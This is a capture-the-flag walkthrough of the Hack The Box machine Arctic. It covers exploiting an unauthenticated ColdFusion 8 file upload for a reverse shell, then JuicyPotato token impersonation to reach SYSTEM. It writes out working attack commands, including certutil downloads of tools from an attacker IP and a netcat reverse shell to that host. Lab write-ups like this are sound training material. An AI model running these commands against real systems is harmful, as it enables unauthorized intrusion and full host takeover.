HTB Arctic: Remote Command Execution to JuicyPotato Privesc
Conduct a full port scan via nmap: nmap -p- --max-rate 10000 onurcan.htb Note: If you encounter filtered/closed ports, add the -Pn parameter (skip host...

Conduct a full port scan via nmap:
nmap -p- --max-rate 10000 onurcan.htb
Note: If you encounter filtered/closed ports, add the -Pn parameter (skip host discovery). This commonly occurs on Windows machines since Windows Firewall blocks ICMP echo requests by default.

Run a targeted service scan on the discovered open ports:
nmap -sV -p 135,8500 onurcan.htb

Port 8500 is running a JRun Web Server. Let’s check it in the browser:

A default directory listing page with two directories. /cfdocs/ endpoint was not useful, so let's move to CFIDE:
Pay attention to adminapi and administrator directories:

Navigating to the administrator path redirects to an Adobe ColdFusion 8 login page:

Default credentials did not work on this instance.
Running searchsploit for ColdFusion revealed a promising exploit matching version 8:


The exploit is a remote command execution method that leverages the FCKeditor file upload vulnerability in ColdFusion 8. It automatically generates a .jsp reverse shell payload via msfvenom, uploads it through the unauthenticated file upload endpoint, and triggers execution to obtain a reverse shell.
Modify the exploit fields (LHOST, LPORT, RHOST, RPORT):
Set up a listener with penelope:
penelope -p 4444

Run the exploit and got a reverse shell as tolis:

Target is running Microsoft Windows Server 2008 R2 Standard.
Grab the user flag:
C:\Users\tolis\Desktop>type user.txt
7a5b4f71670a518f3d131affbd008624
Privilege Escalation
Check token privileges for potential abuse:
whoami /all

SeImpersonatePrivilege is Enabled. This allows impersonation of any token that the process can obtain a handle to. A privileged token can be acquired from a Windows service (DCOM) by inducing it to perform NTLM authentication against an exploit, subsequently enabling execution of a process with SYSTEM privileges.
Reference: Abusing Tokens — HackTricks

Since the target is running Windows Server 2008 R2, JuicyPotato is a suitable tool for this attack.
Note: JuicyPotato doesn’t work on Windows Server 2019 and Windows 10 build 1809 onwards. For those targets, alternatives like PrintSpoofer, RoguePotato, SharpEfsPotato, GodPotato, or DCOMPotato can be used instead.
Download JuicyPotato: https://github.com/ohpe/juicy-potato/releases
A valid CLSID is required for JuicyPotato to work. Query the Windows Update service to confirm it’s running:
sc query wuauserv

CLSID list for Windows Server 2008 R2: https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_Server_2008_R2_Enterprise
I will use {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} as the CLSID.

Transfer JuicyPotato and netcat to the target using certutil:
certutil.exe -urlcache -f http://10.10.14.79:3131/JuicyPotato.exe bad.exe
certutil.exe -urlcache -f http://10.10.14.79:3131/nc64.exe nc.exe
Use C:\Windows\Temp as the working directory since it is world-writable and doesn't require elevated privileges:
First attempt using JuicyPotato to spawn a shell directly:
bad.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
This executed successfully (CreateProcessWithTokenW OK) but since the new SYSTEM shell spawned locally on the target without network redirection, I had no way to interact with it through my existing reverse shell. A different approach is needed to get an interactive SYSTEM reverse shell.
Create a bat file containing a netcat reverse shell command:
echo C:\Windows\Temp\nc.exe 10.10.14.79 9001 -e cmd.exe > C:\Windows\Temp\rev.bat
Now run JuicyPotato with the bat file as the payload:
bad.exe -l 4141 -p C:\Windows\Temp\rev.bat -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}


Got NT AUTHORITY\SYSTEM shell:

Grab the root flag:
May The Pentest Be With You ! ! !